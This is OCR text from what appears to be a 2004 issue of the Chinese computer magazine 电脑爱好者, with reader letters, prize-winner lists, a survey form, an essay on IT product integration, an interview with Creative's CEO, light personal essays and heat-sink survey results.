	私人磁盘 3.80 Pro	利用分区的剩余空间建立加密的磁盘分区	35
	ACTIVE PORTS 1.1	图形化的端口管理器	35
	PDF COMPRESS 1.0	压缩PDF文件，修改PDF信息	35
	护眼宝贝 3.3.3.3	免费的护眼使者	35
荐	jetAudio 6.0.3 Basic	著名的多媒体播放器，支持大部分视频和音频的播放	37
荐	花生壳 2.1 build 76	让你的动态IP也能使用固定域名	39
荐	UUnB 0.4	批量解压缩多个ZIP/RAR文件，删除原始压缩包和多余的文档641964	40
荐	Desktop Sidebar 1.04 Build 66	超强的Longhorn风格侧边栏	41
荐	AntiVir Personal Edition 6.24	功能强大的免费杀毒软件	44
荐	RoboTask 2.0.3	一个全面超越Windows计划任务的自动化平台	48
荐	ShareAssistant 1.3.2004	不需要ADSL Modem支持路由功能，用软路由实现电脑独自共享上网	63
荐	ADSL宽带拨号王 1.6	非常不错的国产ADSL拨号软件	67

信来信往

读者侯广智：我是河南鹿邑县的读者，我们这里的交通邮政还算可以，但贵刊到达此地的时间却比出刊时间晚了五六天之多。望贵刊能在时间上准时，提前几天也无妨。

爱刊回音：许多读者来信谈及这个问题。这里我们有必要给大家解释一下这个问题。我们的出刊时间一直都遵守规定的时间，实际上每月都要比规定的1号或15号提前3天左右，之所以各地读者收到刊物的时间有所不同，是因为各地邮政子系统的条件不同所造成的，由于地理位置、交通、当地邮政工作效率等因素的制约，刊物到达各地读者手中的时间会不尽相同，这个状况有待于邮政系统体制的完善和工作方法、工作效率的不断改进，随着国际化步伐的加快和日趋激烈的竞争，相信传统邮政的效率会日渐提高。当然，如果我们发现邮政发行中存在的突出问题，我们也会积极向有关部门反映，大家如果发现什么问题也可以向我们反映，我们共同努力来促进发行效率的提高。

读者小朱等：能否在杂志目录的每个文章标题后附上文章代号，以便于读者评刊参考？

爱刊回音：我们也曾考虑过这个问题，但限于目前的分栏排版方式，加上标号试排了一下感觉版面有些不爽，所以就放弃了，最后仍然采用在文章末尾加注标号的办法，只得辛苦大家一下了。小编们再次对大家的付出表示感谢！

读者郑方礼：我看到《电脑爱好者》杂志中为了更清楚地说明问题，在有些图片上加了些注释或注解，如2004年第8期36页上的几幅图。我想问一下，这是用什么办法实现的，能否刊登介绍这方面技术的文章？

爱刊回音：经常有初学者或未曾涉及图片应用写作的读者来信提到这个问题，所以有必要在这里说明一下。尽管我们的刊物中多次介绍到这方面的软件或用法技巧，但还是让这些技术从读者眼皮低下随便溜走了，也许是我们没有给菜鸟们说明的缘故吧。

您提到的这个问题是一个图形抓取和标注的问题。抓图可以用系统自身的抓图功能来完成，也可以用专用的软件来完成；标注可以用单独的软件来完成，也可以在排版的过程中在排版软件中对图片进行标注，如在Word或PageMaker中排版的同时进行标注。抓图和标注的软件很多，我们特别推荐大家使用一款抓图与标注一体化的软件SnagIt套件，其中除了抓图软件SnagIt外，还套装了图像标注和处理软件SnagIt Studio，这两个软件紧密接合，抓图后如果想对抓得的图片进行标注和修改，只要按一个按钮即可进入标注界面。

热心评刊员公布

以下33位读者被评为2004年第7期热心评刊员。㊣表示为《电脑爱好者》2004年全年订户。

特等奖2名（奖品为影视俏佳人电视卡1块）

齐化刚	青海格尔木93951部队63分队	816000
谢　勇	北京市东城区交道口东大街6号楼一单元607	100007

优秀奖1名（奖品为三诺N-21CA音箱1台）

刘登善	河北涿州市华北铝业有限公司建筑安装公司	072750

纪念奖30名（奖品为九州风神魔幻之窗散热器 1个）

王永文(陕西)	彭博峰(四川)	乔迎春(江苏)	黄志坚(昆明)	侯振国(河南)	杨铭(内蒙古)
林晓君(福建)	梁　明(云南)	祁世星(云南)	刘红兵(云南)	杨钰露(四川)	祝纬建(宁夏)
于跃龙(山东)	董　勉(广东)	陈伟宇(广西)	胡真钢(浙江)	周文长(湖南)	张　秀(四川)
杨淞淳(吉林)	宋小伟(江苏)	罗春宇(杭州)	高诗聪(广东)	杨洪林(贵州)	陈　鹏(山东)
许建锋(江苏)㊣	孙丞喜(北京)㊣	孟俊超(湖南)㊣	周玉龙(新疆)㊣	李　云(安徽)㊣	汪彦明(内蒙古)㊣

最佳文章公布

2004年第7期优秀文章

第一名：“硬件步步高”栏目《菜鸟晋级系列：海纳百川—硬盘大解密》作者：**缺氧的鱼**获得奖金500元和《电脑爱好者》荣誉证书。

第二名：“系统应用”栏目《紧跟微软的步伐——Windows补丁下载、批量安装、局域网分发一条龙》作者：**高飞 老黑 俞伟明 SC 王严刚**获得300元奖金和《电脑爱好者》荣誉证书。

第三名：“系统应用”栏目《系统黑进程，看你往哪儿跑？——给Windows装一道防盗门》作者：**李兴旺**获得200元奖金和《电脑爱好者》荣誉证书。

《电脑爱好者》2004 年第 11 期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选 32 位热心评刊员，发给丰厚的奖品。

DU ZHE PING KAN 读者评刊



优秀奖 2 名

奖品：爱国者 DC-1350 数码相机 1 台

价值:598 元

- ◆ 130 万像素图像传感器
- ◆支持 1248 × 1008dpi 分辨率
- ◆ 2 倍数字变焦能力
- ◆超长时间录像
- ◆全自动曝光,并设曝光补偿功能
- ◆ 10 秒延时自拍功能
- ◆附带 USB 和电视输出接口
- ◆内置 8MB 闪存，可扩展 CF 卡

爱国者 DC-1350 数码相机



纪念奖 30 名

奖品：超星读书卡

价值：30 元

- ◆图书分类与数量海量,目前世界最大的中文在线图书馆
- ◆24小时在线服务永不闭馆,只要上网您可随时随地进入超星数字图书馆
- ◆图书的智能检索与在线找书专家的共同引导,帮助您及时准确查找阅读到书籍
- ◆超星图书格式与超星阅览器的技术成熟,开创独有的流式阅读技术,阅读更为安全可靠
- ◆16×7节假日不休息的在线技术客服人员通过客服热线电话、在线论坛、电子邮件等可以为您随时解答疑问

□公司电话：010-62962921、62987638

□公司网址: http://www.ssreader.com/

感谢北京超星伟业公司提供奖品赞助

超星读书卡

■个 人 资 料

姓名____________ 出生日期____________ 性别________ 文化程度________

职业____________ 联系电话____________ 通讯地址________________________

邮政编码____________ Email________________________ QQ____________

■本期文章评价

(请填文章结尾处的代码,如:YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　　因	文章代码	原　　因	文章代码

■本期栏目评价

(如关注此栏目，请选择“喜欢”或“不喜欢”；如不关注此栏目，只选择“不关注”即可。)

	不关注此栏目	喜　欢	不喜欢
CFan 新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络 e 生活			

	不关注此栏目	喜　欢	不喜欢
硬件步步高			
市场传真、数字生活			
评测直击			
创业 & 就业			
傻博士信箱			
编辑部在行动			
十七点以后			

■本期综合评价

1.本期杂志的综合评价:□很好　□较好　□一般　□较差　□很差

2.本期与前几期的比较:□比以前好　□与以前差不多　□不如以前

3.本期杂志的总体难度:□太简单　□还可以　□比较适中　□有点难　□太难

■特别专题调查

1.请列举一下您需要哪些方面的实用性题材的文章________________________

2.您看到过的电脑报刊中您认为最实用的栏目或文章有哪些？________________________

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！)

评刊表复印或手抄均有效，请寄至:北京 9615 信箱(邮编:100086)　《电脑爱好者》编辑部 / 评刊 2004 年第 11 期收

您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn　评刊截止日期2004年7月1日(以邮戳为准)

裁剪线

IT的整合时代

■ 四川 邹肇辉

天下大势，分久必合，合久必分。这种分合理论不仅精确地概括了既往文明的演进史，而且也能对当前IT世界光怪陆离的现象作出独到的诠释。IT厂商的分拆兼并、合纵连横自不用说，IT产品也是分分合合，没完没了。在IT技术比较落后的时期，情势以分为主。一个产品可衍生出多个子产品，这同越贫穷的家庭子女越多颇有几分类似。现在则是以合为主旋律。“零餐”是越来越少了，端上桌的不是“套餐”就是“满汉全席”。面对如此丰盛的大餐，我们在感叹赶上了IT的好日子的同时，心里也不免对昔日的箪食瓢饮产生怀旧式的向往。

穷则思分

翻开IT发展史，前面绝大多数篇章都写满了“分”字。连掀起IT发展第三次浪潮的PC，也是分的产物。其实这仅仅是个序幕，随着PC逐渐成为IT舞台上的大腕，这分字诀就念得更勤了，PC便在一片“分”声中分身有术，生出了一串个性鲜明、术有专攻的独立产品。其中的长子恐怕得算其貌不扬却用途甚广的计算器了，但若论市场影响力，则非游戏机、VCD播放机和MP3机莫属了。尽管可随时随地观看数字视频节目的“随身视”也已面市，但要追上老三甲，恐怕还得一些时日才行。三甲中游戏机可谓集万千宠爱于一身，在任天堂、索尼、微软等“超级大奶妈”哺育下，虽历经风雨，但依然风光无限。比起游戏机的长盛不衰来，VCD播放机注定要成为匆匆过客，但其巨大的家庭保有量和丰富的节目源使它即使面对DVD、EVD和蓝盘的挤压也像只百足之虫，死而不僵，也许只有等到数字电视时代到来它才会寿终正寝。现在MP3机是最时尚的数码产品，与DC、DV、PDA、手机并列数码领域的五大名旦，深受时尚男女的喜欢，因为他们需要音乐就像需要氧气一样，须臾不可离。

在IT产品设计技术和制造工艺尚不发达的时代，PC还不能揣进口袋随身带着，而人们又有随时取其功能而用之的要求，如此一来，PC之“分”就不可避免了。而且PC是为兼顾尽可能多的需求而设计的，它更像一个“多面手”而不是某方面的“专家”。将一些功能独立出来制成产品，既解决了便携问题，摆脱了电脑的束缚，同时也使本来平庸的功能得到了强化，把一个池中之辈拔擢成了独挡一面的封疆大吏。此外，分还常是受制于技术和工艺水平不高而作出的不得已的选择。

尽管分有若干好处，但是瑜难掩瑕，一些弊病还是不难了然的。化整为零的结果，自然就是角色众多，并且全是角儿，离开谁都唱不成或唱不好戏。以致有时长靠短打全来到也不济事，一个不起眼的小角色的缺席也会使一幕大戏泡汤。比如，现在很多“时尚先锋”们为了享受精致的科技生活，口袋里、背包里，就塞满-了PDA、手机、MP3、DC、DV等各种炫酷的装备，基本上可以说是“武装到了牙齿”。另外就是投资大，每样都要花钱，哪怕是个小零碎也得付费。不胜其繁，难舍其财，加上人们贪大图多的心理作祟，对分的抱怨自然与日俱增。就像一个翘翘板，一端的沉落必然导致另一端的高扬，于是合又渐成主调，并且越唱越高亢。

人心思肥

自人类进入文明社会以来，还没有任何一项技术或工艺有IT这样的进展速度。一日千里已不足以形容其神速，而一觉醒来恍若隔世这样的句子或许才能曲尽其妙。IT技术和工艺的巨大进步，给人们固有的大一统观念找到了复活的舞台。于是当初一拍两散的，现在你情我愿的，将本来恐怕八杆子也难打到的都凑到一起了。于是整合的时代到来了。

软件就不用说了。以兵团为建制的Windows和Office与相扑选手比肥已不遑多让。在微软影响下，众厂商也以“环肥”为美，为我们演绎着另一版本的大明宫词。而DOS时代的“燕瘦”早已成了遥远的回忆。

在整合的大势下，许多曾经风光无限的产品注定要成为IT世界的匆匆过客，就像小百货店终会在大超市的步步进逼中倒下一样。先是声卡渐渐没落。现在除创新等不多的几家还在高端坚守外，几乎都被整合到主板上了。目前从低端到高档的各色主板无一不集成声卡，而且略嫌简陋的




图1　多功能一体机可谓“价格便宜量又足”的典范，把一个“合”字的精髓发挥得淋漓尽致。它应该算是合得比较成功的产品，扫描仪的没落就是最好的证据。

双声道AC'97早已是明日黄花，已被规格更高的6声道集成声卡所取代。配件中最经典的整合例子应是康宝，它让人们明白了什么叫以一当三。当然，网卡，Modem卡，视频卡，各种接口卡等也不可避免地将被狼蛛似的主板或别的配件吸食殆尽，在日益急促的整合脚步声中，它们的大限似乎转眼即至。

外设的整合也不甘落后。整合了激光打印机、复印机的办公一体机已不鲜见，近来更有像HP Officejet 5510、EPSON Stylus Scan 2500集彩色激光打印机、扫描仪、复印机、传真机于一体的产品问世，几乎将常用外设一网打尽。

整合先锋

若论整合之风刮得最猛的地方，当是数码领域。DC、DV、MP3、PDA、手机等当红数码产品，无一不带着整合和被整合的印记。DC、DV本来各据一方，各安其命，偏有人看不顺眼要弄个驴马杂交，结果没生出个骡子却整出个四不像来。DV拍出的照片，恐怕只能算聊胜于无。DC拍视频，也是千里马拉磨，干的活还不如一头毛驴。不管是号称“照片DV”的佳能PhotoDV MVX 250I还是欲与DV试比高的奥林巴斯C-770 Movie，虽然在将DC、DV合二为一的道路上走得更远，但依然因实用价值不大而使所谓新意看上去更像一个噱头。



图2 不同的产品，但类似的技术，正是“合”的理所当然的理由，只作为附属功能的部分，就不要盯着“专业选手”给自己贴金了。

当然人们并不会就此罢手，最新出现的将DC、DV两套机构直接做在一起的双头怪产品三星SCD-5000就是努力的结果，尽管它的样子看上去未免有些滑稽。MP3整合了FM收音机、录音机、复读机、电子词典、U盘等产品，不料自己也被身后的智能手机、PDA、DC、移动娱乐工具等黄雀盯上了，被其吞食只是早晚的事情。新近大热的智能手机如摩托罗拉388c、索爱P802等整合的东西就太多了，它几乎将通话、彩信、媒体播放、MP3、即时通讯、拍照、编辑文档、浏览网页、收发电子邮件等常用功能尽收囊中，基本上就是一台小型的移动电脑。不仅收编了PDA的大半个家当，而且其通讯功能更是直承手机衣钵，罕有其匹。来而不往非礼也，PDA在被智能手机分去一杯羹后，也出现了整合手机功能之势。只是这种名曰PDA手机的产品老是只闻楼梯响，难见伊人面。



图3 同样是一机双用，但这个产品妄图一专多能

合之得失

整合带来的好处是有目共睹的，别的可能会有争执，但诸如节约资源、简化设计、丰富功能、增强可靠性等却是人所共识。

尽管如今整合之风甚嚣尘上，但仍应清醒地看到整合的不足。如今的IT硬件、数码产品同软件一样，越来越像百宝箱，可以说到了鸡鸣狗盗尽纳其中的地步。而大多数附加的东西功能一般都不强，使用率也很低，几乎成为从来不用的摆设。就像一队龙骧虎跃的铁骑永远胜过数万乌合之众一样，在整合浪潮中，也应有功能单一却做到了尽善尽美的产品的一席之地。这并非逆潮流而动，而是对个性化、差别化、完美化的追求使然。正如太极图所揭示的那样，至真至纯的往往是至简至朴的。厂商也不要总是一厢情愿地认为用户喜欢大而全的东西。这种心理只适合灾荒年月，在相对富足的日子里，精致的用户不会太计较这个，而是讲究生活的品味，求一个精致。如果把某个单一功能做得拔乎其萃，那么获得用户的的青睐当是意料中事。



图4 手机才是真正整合的主战场

所为何来

为什么厂家对整合乐此不疲呢？究其原因，不外以下几点。

一是技术上可行。制造工艺的进步已能将众多功能集成于一块芯片上，或是将原来要铺满一地的物件浓缩于一小匣中。最经典的例子就是各种最新的芯片组；二是花哨的功能比较惹眼。消费者毕竟不是专家，他们只能用直观感觉来判断产品优劣，而功能多寡自然是最为直观的，并且也与人们花最少的钱获最大之利的心态暗合；三是从众和比拼心理作怪。一个厂家如果不随潮流而动，往往吃亏，除非你是业界领袖或是潮流引导者，或有Apple那样的硬骨头。另一方面在芯片决定性能，大家都比照着公板或设计规范来生产的情况下，产品要在技术上胜人一筹已很难。若要比拼，就得祭起价格法宝，或是在外观和功能多少上做文章；四是以功能多掩饰实力不足。实力不足，只好靠花哨的功能来藏拙；五是增加收入。多加数项功能，成本增加甚少，利润空间却大了许多，而且功能多了，价格提高一些，消费者也能接受。给这点作注的典型例子是智能手机。与彩屏拍照手机相比，智能手机只是采用了性能更

创新失去竞争力了吗？

■ 本刊记者 帅伟

“声卡＝创新”，如果时光倒流三四年，那这绝对是一个不容置疑的公式，甚至是一个信念、一种荣耀。从1986年第一块“魔音卡”诞生，到“声霸卡”品牌的创立，之后从16位声卡到32位、64位、128位声卡，创新始终站在声卡领域的技术前沿。只不知，今天第一次购买电脑的用户是不是还能认可这个公式了，甚至是否知道这个公式了？



本刊记者与沈望傅先生合影

低成本AC'97标准的推广，让几乎每一块主板都集成了音效芯片，这从根本上动摇了将声卡视为第一生命的创新公司的根基。一个在过去的市场上处于绝对技术和产品垄断地位的公司，当它的核心竞争力被市场无情地削弱到了极限，这不仅将重创公司的经营，而且必然对公司的尊严和文化构成极大的挑战。创新公司目前面临的，正是如此的窘迫甚至危机的状况。

带着对声卡未来的疑问，带着作为一个老用户对创新公司曾经的关注，记者在刚开张的创新公司北京展销中心采访了创新公司的创始人、CEO 沈望傅先生。

对创新公司面临的核心竞争力被严重削弱问题，沈望傅先生并不讳言，并且对公司未来的发展依然充满了信心。在沈先生心中，创新声卡的市场占有率虽然大幅度缩水了，但创新这个品牌的市场凝聚力并没有丢失。而在未来，创新公司仍将会围绕音效领域的领先技术，以产品多元化的道路继续发展“创新的事业”。此次创新公司北京展销中心的开幕，正好让我们见识了创新在产品多元化战略上已经取得的成绩。



手持的媒体中心，这是创新公司多媒体领域又一次领跑的产品

沈望傅先生表示，公司未来战略将锁定在数字娱乐领域。对于数字娱乐，沈先生强调了视频和音频技术在未来应用中的基础地位。创新公司目前仍然掌握着PC多媒体音频技术的制高点，而且公司投资3D Labs专业图形公司，这保证了未来市场上，创新不仅不会丧失核心竞争力，而且还将把音频技术发扬光大。

而在过去创新擅长的个人消费市场，北京展销中心展示的从声卡到音箱、从数码相机到MP3、从游戏外设到极富个性的音乐键盘……这些产品都围绕着音频技术这个核心，这也印证了沈先生对公司产品多元化的原则。

用沈先生的话来说，未来创新将不再是一家生产声卡的公司，而将是一家真正不断创新的公司！ CF|[XW02]

强的CPU(如Intel PXA800F)，功能更多的操作系统(如微软的Smartphone)，其他方面几乎没什么差别。就这一硬一软的两样东西绝不至于使其价格高出彩屏手机一倍还多，其中的暴利一望即知；六是加快新产品推出速度。对单个产品在功能上加加减减，或是拾遗补缺，就能迅速形成产品系列。看看DV巨头索尼的DCR-TRV系列就知道“机丁兴旺”的大家族是怎么来的了。

在这个眼球经济时代，厂商只有不断推出新产品，使自己始终处在消费者目光的关注下，才能在市场立于不败之地。而在技术无根本突破的情况下，在功能上要尽花招既可见厂家的窘态，也能理解其跟着市场节拍舞蹈的情非得已。

分合之道

分合之道，当以发展观点看之试之行之，既不必固守分，也不必热衷合。市场还是应由市场说了算，以消费者的好恶为好恶。民若求其简，则分之，民若求其繁，则合之。不应以一己之腹度天下人之众心，甚至用各种分合伎俩来愚弄消费者，这不仅是市场之误，更是道德之失。


小编的反省：小编在做这个选题之前，就曾经是一个顽固地反对手机集成拍照功能的用户。后来经过同事小特孜孜不倦的开导，终于明白了，我自己不喜欢就认为它没用是不理智的判断。小特同学给我举了大量的例子，证明手机上的拍照功能是很有用的，并向我推荐了很多手机照片的网站。在铁的事实面前，我承认了自己过去对拍照手机无用的武断论调是不对的。因为我也觉得那些偷拍的照片实在是很有“趣”，满足了我的“偷窥欲”。至于照片的效果如何，我也就不计较了……　^_^

整合产品有没有市场，不由厂商说了算，也不由媒体说了算，更不是几个专家能说了算的，市场才是检验它们生命力的惟一准则！邹肇辉朋友对IT产品的分合之道发表了他的观点，但您也许并不同意。没关系，如果你也有话要说，别忘了我们的E-mail地址：viewpoint@cfan.com.cn！

CF|[XW01]

讲述小编自己的故事……

搜索是一种能力



■ FLP

记得当初和老婆谈恋爱时，她总是惊叹我怎么会是一个百事通。只要她一个问题从QQ上传出来，几分钟后我总能给她一个满意的答案，不管是天文的，还是地理的，是中国的，还是外国的。甚至有一段时间，她竟然对我是否是一个真实的自然人表示了怀疑。当最终相信我确实是我后，她看我的眼神总是充满了崇敬。于是，我们很快地结婚了。

成为夫妻后，当然要坦诚相待。我告诉她，其实当初都是靠着搜索引擎来解答她的无数问题。她不信，翻出网上流传的各种智力问题拷问我，甚至还有猜上半年也根本想不出答案的脑筋急转弯儿，但我最终还是获得了99分。她大呼："我被一个网络骗子欺骗啦！"还好，我早就想好了退路，"是不是骗子，先别急着下判断，我来给你出几道题，看你能不能也像我一样找出答案！"结果早已在预料之中，她只得了10分。一场"骗婚"风波就这样平息了，因为我坚信自己的搜索能力已经是大学生水平，而她，则只停留在小学生的阶段。

从此之后，虽然老婆那种崇敬的眼神已经永远消失了，但还是习惯于有了问题就来问我。比如：丈母娘要回湖南，应该坐哪趟车；请同事吃饭，哪里最有面子。又最实惠之类的琐碎之事。

记得某国科学家最新发表的高论认为，搜索是现代人的重要能力之一。确实，自从有了Google之后，我不再像以前那样把收藏夹视为重要财物之一。因为想要了解哪方面的知识，只要一搜就能找到数不清的网站；想要买任何一样东西，我第一个念头也是直奔Google；朋友电脑出了问题，没关系，几个关键词一输，80%会帮他搞定；老爸老妈的电视报也因为搜索而取消订阅；工作上，我同样也离不开搜索（我还进行过一个统计，发现自己平均每天花在搜索上的时间大约有3个小时），许多抄袭之作都是Google帮着查出来的，许多选题和资料都是Google帮着贡献的……后来，百度来了，于是我的搜索能力又增强了，老婆成为了同事中紧跟流行音乐潮流的第一人……

就像电脑大部分人都有，但电脑高手却只有寥寥几人，Google和百度大家都知道，但真正能够用好的，却为数不多。这也是为什么，许多电脑问题明明在网上已经有了无数的解答，却依然有不计其数的用户在四处寻求答案的症结所在。有人经常会问我，为什么你能搜到，我却不能。我也为此想了很久，答案却很俗：练！也就是在遇到问题时，不要问别人，而是多问Google和百度。

虽然，搜索可以让我百事通，但我真的也很担心，如果有一天Google和百度突然消失了，我会怎样？生活在网络上的人们会怎样？反正那次Google突然无法访问事件发生后，我看到了无数论坛关于如何访问Google的贴子异常火爆，而我自己一度陷入了抓狂的精神状态！

CF [DJ01]

稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页 稀饭第九页



儿歌



■ Andy

"六·一"儿童节那两天，开车时老听交通（广播）台鼓动人给他们发短信息，交流儿时印象最深刻的童谣。当时脑袋里面闪现的就是《闪闪的红星》的主题歌，但我没有告诉交通台。因为我知道，一条短信要花两毛钱——呵呵，能省就省了嘛！

后来听众踊跃的程度让Andy非常汗颜自己的吝啬，人家交通台也真的播放了一大堆古老的儿歌。一首首听来，竟发现，每一首都算得上印象深刻的经典！好比什么《花仙子》主题歌啦、《森林大帝》主题歌啦、《铁臂阿童木》主题歌啦……不过大部分都是外来品，虽然Andy并不排外，但对现在崇洋作风日盛的现状还是颇有微辞。

一首首儿歌，唤起了多少童年酸甜苦辣的记忆！要知道，Andy可是出生在70年代初期、贫困家庭的少年。童年时候，没有电视看，印象深刻的儿歌可都是来源于有限的"坝坝电影"（家乡话，就是所谓的露天电影，当时可是能万人空巷的奢侈娱乐项目）。所以对"……红星闪闪放光彩，红旗灿烂暖胸怀……"这样激情澎湃的革命儿歌保持着绝对的"第一记忆"！以至于，后来的经典舶来品虽然也攻破了Andy并不坚定的毅力，但它们始终都无法超越那一首《闪闪的红星》。

现在Andy也当爹了，儿子尚在襁褓之中。成为"又红又专"的"红孩子"，现在看来大环境似乎不要求了。他以后最喜欢的儿歌将会是什么？Andy对这个问题的答案很有点迫不及待。其实不管是日本"卡哇伊"还是美国机器人的主题歌，Andy都不是很介意。不过，让孩子了解我的童年，知道那一段历史还是有一些意思的。于是Andy上网一通狂搜，断断续续地花了大半个月的时间，将所有本土老儿歌搜罗了个齐全，刻成了一张光盘，并命其名曰——《又红又专的老爸》（呵呵，其实我也是冒充的）。


干完了这个活，除了自己心理得到了很大的抚慰以外，不由得再次由衷感叹：互联网真好！虽然它也有可能害了孩子，但用好了，也可以"挽救"孩子……至少，当他听完老爹我当年的故事后，不用花短信点歌的费用，还要低声下气地求别人给自己点播歌曲才能体验老爸的童年了。^_^ CF [DJ02]

电脑爱好者、SOHU网 搜狐IT 联合调查专区


电脑散热器知识有奖调查结果分析

■ 本刊编辑部


获奖者名单请访问下面两个网址查询：http://www.cfan.com.cn/ad/sohu.htm 或 http://it.sohu.com/6/0304/39/blank219683961.shtml




品牌调查结果



价格调查结果



危害性调查结果



用户关心的投标调查结果

本刊联合SOHU网，在4月15日展开了一个针对电脑散热器知识的有奖调查。问卷调查表在《电脑爱好者》第8期和CFan网站、SOHU网站同时发布，迅速收到了很多读者的积极回馈。截至5月15日，我们共收到有效调查问卷回馈表（网上填写和平信）11241封。在此，我们首先感谢所有热心参与调查的读者。下面，我们一起来看看调查结果，从中，相信您能对散热器有一个更加全面的认识。

84%的受调者能准确地知道自己采用的散热器的品牌，这个比例大大超过了我们的预料。同时这也反映出，大部分受调者的电脑是自装（或他人代装）的兼容机。而且这购买散装CPU的用户数量占据绝大多数（Intel原装散热器的占用率仅15%，即使将答案是“不清楚”的比例全部并入，也才刚好超过30%），这反映出市场对独立出售的散热器的需求依然十分强劲。

在回答“散热器故障会导致电脑引发的故障”这一题的答案中，能全部答对（标准答案为：死机、频繁重启、运行速度变慢和烧毁配件）的比例接近30%，选择了错误答案（感染病毒）的受调者仅仅6.2%，而各个正确分项的统计数据也大大超过50%。这显示出，大部分受调者对散热器的重要性认识还是比较准确的。但选择“烧毁配件”（列第三）这一答案的，比列第一的“死机”低了23.7个百分点！这说明许多电脑用户对散热器故障带来的最大威胁还不够重视。看来，我们媒体和厂商还需要不断加强宣传。

调查数据统计显示，散热片材质、风扇噪音、散热片制造工艺是用户购买时最关心的三项指标。散热片材质成为首选可谓实至名归，因为制造材料确实是影响散热效果的关键决定因素。同时，这也显示出厂商、媒体对“纯铜、热管”等新材料的宣传和追捧确实吸引了消费者的眼球。而风扇噪音、散热片制造工艺这两项偏向“享受型”的指标超过了风扇功率这个散热的另一大决定因素，反映出了两个问题：一是由于越来越热的CPU导致大功率风扇被普遍应用后，用户对随之而来的噪音显示出极度厌恶的情绪；二来，我们的用户也逐渐成熟，它们对散热性能的需求已经摆脱了纯粹追求性能的“散热初级阶段”。

对散热器价格的调查结果显示，极低价和高价格产品都不为绝大部分人所选，这部分的总和还不到10%。而50～75元价位的产品以40%的首选比例，再次体现了消费者对性价比的不倦追求。不过，从这个价格选择范围来分析，受调者所使用的CPU档次应该低于目前的主流产品。而今明两年正是电脑升级的高峰期，这再次预示了散热器（尤其是高端散热器）市场的后市值得期待！因为新平台，无论是Intel产品（以高频率Pentium 4和Prescott为主）还是AMD产品（以高频率Athlon和Athlon 64为主），它们对散热器的要求都比过去要高出不止一个层次。当然，价格也将高出一个档次。

散热器虽小，但它却关乎电脑中最昂贵的部件的“生命”。了解散热器，正确选择一款适合自己电脑的散热器，对我们使用电脑，绝对是一道强有力的保障。如果您还需要对散热器有更多的了解，记得来信告诉我们，我们将应您的要求，不定期再度组织文章为您介绍。CF [XW03]



《电脑爱好者》编辑部邀您共同打造

[一本由您个性定制的纯电脑应用手册]

《电脑爱好者》编辑部将为您倾力打造一本以**应用**为惟一诉求的电脑应用手册。您最希望我们为您制作哪些相关内容？这次我们让您做主！

掏出手机、舞动拇指，您就有机会获得一本**个性化定制**的特刊，真正享受“信息尽在指尖”的快感！

《电脑爱好者》编辑部郑重提醒——

我们只接受纯应用类型的选题！

每天 10本 等你拿！



从2004年6月1日起至6月30日，每天上午(0:00～11:59）和下午（12:00～23:59）分别随机抽出5位幸运读者，赠送2004年《电脑爱好者》特刊各一本。当天发送短信，次日即知是否中奖。一人可发送多条短信，获得多次中奖机会。

参与办法

从2004年6月1日起至6月30日，发送选题内容到111127即可。选题内容字数不超过70个汉字，短信资费为0.5元/条。

咨询电话：(010) 62161335-8011

看点 “网上邻居”真的像串门一样简单吗？它工作的时候是怎样的一种机制？在那个简单的图标背后，有哪些隐藏的秘密？

和你在一起 与世界做邻居

—— 深入了解“网上邻居”

■ 尤扬 张楚楠 阿里巴巴

芝麻开门

说到“网上邻居”，相信很多人都很熟悉。操作系统安装完毕后，桌面上仅有的几个图标中就包含了“网上邻居”。但是，要说起“网上邻居”的工作机制，可能大家就不太清楚了。要说“网上邻居”的工作机制，需要联系一下生活中的例子：比如我——UU，要拜访一个远方的朋友——PP，我要去他的家里，那么应该怎么样做？答案是先找到PP的家，然后再确定看看PP让不让我进他的家里。不要认为这是笑话，“网上邻居”的工作机制就是这样的。

“网上邻居”也是浏览器？

在一个局域网中，只要双击桌面的“网上邻居”，就能看到所在网络中的所有用户，这一切似乎都顺理成章。可你有否想过：Windows怎么知道这些电脑叫什么名字、在什么地方？它是如何获得它们的位置的？

在阐述这个问题之前，先来举一个例子：新生入学时，所有学生来到教室，坐在自己的位置上，这时每个同学之间互不相识，怎样才能互相熟悉呢？大家一定会想到自我介绍，没错，如果所有人都在座位上，依次自我介绍就可以了。但如果现在有人缺席，或今后有人转学，过几天又有新生入学怎么办？所以，需要班长来做一件工作——建立花名册，登记所有同学的名字，并及时修改，用于其他同学查询。

